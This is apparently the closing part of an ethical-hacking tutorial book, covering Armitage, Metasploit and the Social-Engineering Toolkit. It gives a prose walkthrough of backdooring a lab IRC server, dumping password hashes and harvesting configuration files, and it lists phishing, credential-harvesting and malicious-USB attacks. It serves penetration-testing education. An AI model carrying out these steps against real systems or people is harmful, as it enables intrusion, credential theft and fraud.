The target panel shows your targets. Armitage represents each target as a computer with its assigned or static IP address and other information about it below the computer icon.

Once you run the Armitage tool, it should already identify one hosts if you have other systems running in your session. If you have many hosts, the graph view will become difficult to work with.

If this happens, for this situation, Armitage has a table view instead. Therefore, go to Armitage menu item, then select the "Set Target View", and then select the "Table View" option. Down below, you have the tabs area.

Armitage opens each dialog console and table in a tab below the module and target panels. Metasploit console or Meterpreter console and shell interfaces are each use a console tab.

A console tab allows you to interact with those interfaces through Armitage. If you want to open a new console, you have to go to the View menu and select Console.

Armitage logs are all console shell and the event-log will gives you an output for you. It organizes those logs by date and nodes. You will find these logs in the Armitage folder.

Go to View, then Reporting, select then the “Activity Logs” to open the folder. Imagine that you want to export all traffic you have done in this application.

Armitage and Metasploit share a database to track your hosts, services, vulnerabilities, credentials, and user agent strings, captured by browser exploit modules.

To get all this information, go to View, Reporting, and then click on Export Data. This option will export the data from Metasploit and create easily parsable XML tab separated value files.

When it comes to workspaces, Armitage Dynamic Workspaces feature allows you to create views into the host database and quickly switch between them.

To better understand what I'm talking about, select the Workspaces menu, and then click on Manage. To manage your dynamic workspaces, you may add, edit, and remove workspaces you already created.

To start an attack, Armitage bundles several Metasploit scans into one feature called MSF Scans. This feature will scan for a handful of open ports.

Similarly to nmap, it then enumerates several common services using Metasploit auxillary modules which are built in for the purpose. For your example, you can be attacking a Windows XP machine.

You can select it, right click, and then click on Scan. You may also go to Hosts menu, and click on MSF Scans, as they both will give you the same functionality.

After the scan is complete, before you go and start attacking, you must choose your weapon. Armitage makes this process very easy. Select the “Attacks” menu and click on Find Attacks.

The “Find Attacks” option will generate a custom attack menu for each host. To exploit a host, right click on it and navigate to Attack, and choose an “Exploit” from the list.

The “Exploit” dialog allows you configure options for a module and choose whether to use a reverse connect payload or not. For remote exploits,

Armitage chooses your payload for you.

Generally, Armitage will use Meterpreter for Windows targets, and a command shell payload for UNIX targets. After this, all you have to do is to click on the “Launch” button.

If the exploit is successful, Armitage will make the host red and surround it with spooky lightning balls. If manual exploitation fails, don't worry. You have the “Hail Mary” option.

Go to the “Attacks” menu and click on the “Hail Mary” to launch this feature. Armitage’s Hail Mary feature will find exploits relevant to your target, then filters the exploits using known information, and then sorts them into an optimal order.

This feature won't find every possible shell, but it's a good option if you don't know what else to try. Armitage makes it easy to manage the Meterpreter agent once you successfully exploit a host.

Next, you can right-click on the “host” to access the Meterpreter menu, then select “Meterpreter” and choose whatever you like from the list.

For example, you can select the “browse files from the list”. Do not be surprised if it finds directory items on the victim's machine. Armitage is great and very easy to use, but I recommend you to practice with it and see which attack method is most successful to your requirements.

Lastly, I will ask you again to make sure that you have written authorization for using Armitage in a live or production environment. If you are only practicing in your home lab, in a non production environment, that should cause no issue to anyone; still I would suggest you turn off your router and practice with care without any connection to the internet.

Chapter 32 The Metasploit Framework

Exploitation is the heart of ethical hacking. By exploiting vulnerabilities you can start making assumptions how dangerous it can be.

The Metasploit Framework, or MSF is an open source tool designed to facilitate penetration testing. The application is written in the Ruby programming language.

It uses a modular approach, thus facilitating exploits. This makes it easier to develop and code exploits, and it also allows for complex attacks to be easily implemented.

The exploit module is the code fragments that target specific vulnerabilities. Active exploits will exploit a specific target and run until completed, and then exit.

On the other hand, passive exploits wait for incoming hosts, such as web browsers or FTP clients, and exploits them when they connect to the network.

Payloads are the malicious code that implements commands immediately following a successful exploitation. Auxiliary modules do not establish or directly support access between the pen tester and the target system.

Instead, they perform related functions, such as scanning, fuzzing, or sniffing that support the exploitation phase. Following a successful attack, the post modules run on compromised targets to gather useful data and pivot the attacker deeper into the target network.

Encoders are used to bypass anti-virus defences, and these modules encode the payload so it cannot be detected using signature matching techniques.

Lastly, the No-Operations modules are used to facilitate buffer overflows during attacks. The steps for exploiting a target system using MSF start first with choosing and configuring an exploit.

Next, you need to check the target system to determine if it is susceptible to attack by the exploit. This step is optional, and it should be your method to minimize the detection.

After that, you can choose and configure the payload, which is the code that will be executed on the target system following a successful exploitation. An example of a payload would be something like a reverse from the compromised system back to the pentester host.

After this step, you can also choose an encoding technique to bypass detection controls, like intrusion detection system or anti-virus software. Lastly, you have to execute the exploit.

Let me explain how it is done. As a pen tester, you should investigate every vulnerability. For example, on port 6667 Metasploitable runs the application called “unrealircd”, which is an IRC daemon.

This version contains a backdoor that you might not notice for months, triggered by sending the letters A, B, following by a system command to the server on any listening port.

Metasploit has a module to exploit this in order to gain an interactive. To start the hack, open the console first. In Kali, you will need to start up the "PostgreSQL" server before you start the frame.

Next, you have to run the "msfconsole" application. Like any console application, entering how or a question mark once in the command prompt, so this will display and list all available commands along with a description of what they are used for.

You can start organizing your project by using what are called workspaces. You can create a new workspace for your lab, and by the way the "-a" argument is used for adding a workspace.

Next, to ensure that a new workspace is selected, issue the

"workspace"

command all the workspaces that are stored in the Metasploit database. Next, search for your exploit by using the

"search"

command. The returned exploit for the IRCD service might be listed, and it assigns the relative ranking of how successful it is at achieving an exploit.

You can copy the exploit name to use it in the next commands. Additional information about this exploit can be obtained by using the

"info"

command. The returned information should include references, as well as information about this exploit. It's better to check it out before proceeding and wasting your time.

To instruct Metasploit that you will attack the target with an exploit, you issue the

"use"

command. After the "use" command, Metasploit changes the command prompt from "msf" to "msf exploit (unreal_ircd_3281_backdoor)".

If you need to set any options for the exploit, you can do it by executing the “show options”

command. For example if you need to set the required field for the remote host, which is the IP address of the system being attacked, to change the value of any option, you start by the

“set”

keyword, followed by the option name, and finally, you enter the option value.

To execute the payload, type

“show payload”

command to list all the suitable payloads for this exploit. There's a bunch of them, but you can select the

“reverse shell payload”

for this example. Why would you do that? Well, this is because it's a popular payload for UNIX shells. When I say popular, it means people used it before with a good success rate.

Next, you need to check the options for the selected payload. The Payload option will ask you to enter a value for the local host IP address. You can check that out with the command

“if config”.

Enter the value and press Enter. To start the attack, enter the

“exploit”

command and press Enter. Metasploit initiates the attack and will confirm by indicating Command shell session 1 opened, and giving the IP addresses that originate and terminate the reverse shell.

When a system is compromised to this extent, it is ready for the post-exploitation activities. Post Exploitation is a part of the workflow where the attacker achieves the full value of the attack.

Once a system has been compromised, the attacker generally performs the following activities. He or she conducts a rapid assessment to characterize the local environment, such as infrastructure, connectivity, accounts, presence of

target files or applications that can facilitate further attacks.

It also locates and copies or modifies target files of interest such as data files or financial information. Furthermore, it creates additional accounts and modifies the system to support post-exploitation activities.

In addition, it attempts to vertically escalate the privilege level by capturing administrator or system-level credentials, and tries to attack other data systems that are called horizontal escalation.

By pivoting the attack through the compromised system to the remainder of the network, it installs persistent backdoors and covert channels to retain control and have secure communications with the compromised system.

Lastly, the attacker can remove indications of the attack from the compromised system. To be successful, the post-exploit activities require comprehensive knowledge of the target's operating system to ensure that protective controls can be bypassed.

You have already learned how to exploit the system previously, so you will put the session in the background by pressing “Ctrl+Z”, and type “y” to confirm.

It is essential to know the session ID for the post-exploitation module that you are going to use. This can be obtained with the “sessions” command.

If you have used this tool for the first time, your session is 1. One of the first modules that you can try is called the “hashdump”, which will try to collect the password hashes of the system.

The only setting that you need to insert here, is the session Id. Before you proceed, you need to set the session Id in the options section.

Another very interesting post-exploitation module of Metasploit is the “enum_configs”, which will obtain all the important configuration files, and will store them in your system.

You should see in the output a sample of the configuration files that has been obtained from the remote system.

If you want to check one of those txt files by using a text editor application, copy one of them, open a new console, and use the tool called “nano application” to see its contents.

Once you ready to move on, close this window, and go back to your main window. This time you will need to enumerate the network configurations with “enum_network” module.

The “enum_network” command saves everything you have found in text files, so you can check them to discover what kinds of installations exist on the remote system such as IDS, anti-virus, IPS or firewalls.

Next, you can use “enum_protections” module, but you can also enumerate the entire system by obtaining information regarding the user accounts, the installed packages, the services, the hard disk, the Linux version and so on.

To get all this information, you can use the

“enum_system”

command, and you can check out the contents of the generated text files. To discover information from the user history, there is a Metasploit module for that as well that stores this information on your local system which is called “enum_users_history”.

Chapter 33 Social-Engineering Toolkit

Social Engineering is an important technique that you should be aware of, and shortly you will understand how hackers use social engineering applications tricking victims into executing the vulnerable trap.

SET or Social-Engineering Toolkit is an open source Python-driven framework that's specifically designed to facilitate social engineering attacks.

A significant advantage of the Social-Engineering Toolkit is its inter-connectivity with the Metasploit framework which provides the payloads needed for exploitation, the encryption to bypass antivirus, and the listener module that connects to the compromised system when it sends a shell back to the attacker.

To start the Social-Engineering Toolkit, type the command

"setoolkit"

and press Enter. You have multiple options to select from when this application loads. The first one is the Social-Engineering Attacks, which offers a mix of Social-Engineering methods.

The second one is the Fast-Track Penetration Testing, which provides rapid access to some specialized tools. You can type number 2 to select this option.

Next, you will be presented further options. The first tool is a password cracking of SQL databases, the second are some customized exploits that are based on Python.

After that, we have the User Enumeration, and finally it contains the PSEXEC Powershell Injection. You can type number 99 to go back to the main menu, but if you select the first choice which contains tools for Social-Engineering Attacks, all you have to do is press number 1 on your keyboard.

Once you have selected this option, once again you will have further options. The first one on the list is the Spear-Phishing Attack Vectors which allows an attacker to create email messages and send them to targeted victims with attached exploits.

Next, we have the website Attack Vectors which utilize multiple web-based attacks. If you select that to see the details, simply press number 2 on your keyboard.

Once you have selected this option, you will be presented with further options once again. The first on the list called Java Applet Attack Method that spoofs a Java certificate and delivers a Metasploit-based payload.

This is known as one of the most successful attacks, and it is effective against all systems such as Windows, Linux or OSX targets. Next on the list is called the Metasploit Browser Exploit Method that delivers a Metasploit payload using an I-frame attack.

Next on the list we have what it's called the Credential Harvester attack method that clones a website and automatically rewrites the post-parameters to allow an attacker to intercept and harvest user credentials.

Next on our list we have what is called the Tabnabbing Attack Method which replaces information on an inactive browser tab with a cloned page that links back to the attacker.

After that we have the Web Jacking Attack Method which utilizes I-frame replacements to make the highlighted URL link appear legitimate. Last on the list we have the Multi-Attack web Method that allows an attacker to select some or several, or all attacks that can be launched at once.

If you go back to the previous screen and check the rest of the attacks listed, the Infectious Media Generator for example creates an auto-run file and Metasploit payload.

Once this copied to a USB device and inserted into target system, it will trigger and auto-run and compromise the system. Next, it will create a Payload and Listener module which is a rapid menu-driven method, creating a Metasploit payload.

After that, we have what is called the Mass Mailer Attack which allows the attacker to send multiple customized emails to a single email address, or a list of multiple addresses.

Next, we have the Arduino-Based Attack Vector which programs Arduino-based devices. Because these devices register as a USB keyboard when connected to a physical Windows system, they can bypass security based on disabling the auto-run or other endpoint security.

The Wireless Access Point Attack Vector for example will create a fake wireless access point and DHCP server on the attacker's system and redirect

all DNS queries to the attacker.

The hacker can then launch various attacks, such as the Java Applet Attack or a Credential Harvester Attack. The QRCode Generator Attack Vector for example creates a QR code with a defined URL associated with an attack.

The Powershell Attack Vectors will allow the attacker to create attacks that rely on Powershell, a command-line shell and scripting language available on all systems such as Windows, Vista, and higher versions.

Lastly, we have Third Party Modules that allow the attacker to use the remote administration tool as part of a Java Applet Attack, or as an isolated payload.

This tool is a text, menu-driven, remote access tool. Covering all these methods would take another book by itself, but as you see SET is very user friendly and pretty much anyone can use it because all you have to do is decide which attack you want to implement, then press their associated number on your keyboard.

Lastly, I will ask you again to make sure that you have written authorization for using SET in a live or production environment. If you are only practicing in your home lab, in a non production environment, that should cause no issue to anyone; still I would suggest you turn off your router and practice with care without any connection to the internet.

Conclusion

I hope this book was able to get you started on your pursuit of becoming a Cybersecurity Professional. Thanks again for purchasing this book.

Lastly, if you enjoyed the content, please take some time to share your thoughts and post a review. It'd be highly appreciated!

Don't forget to check out my other books on Amazon by clicking HERE

About the Author

Hugo, originally from Austria, currently living in the Manchester, UK. Hugo is an IT Security Specialist, having over 17 years of experience within the IT field.

He started working on Service Desk, and then moved onto the field of Networking, where partaken various projects including Wireless Deployments, Wireless Security Design, Wired Network Security and Firewall Security.

In 2015, due to the rise of Cyber-attacks, the Security Department was expanding, and began recruiting additional members of the team. This is when Hugo once again made a switch, and started working as an IT Security Analyst.

Since 2017, Hugo become a Security Specialist and began providing professional services and consulting various Companies to improve their security.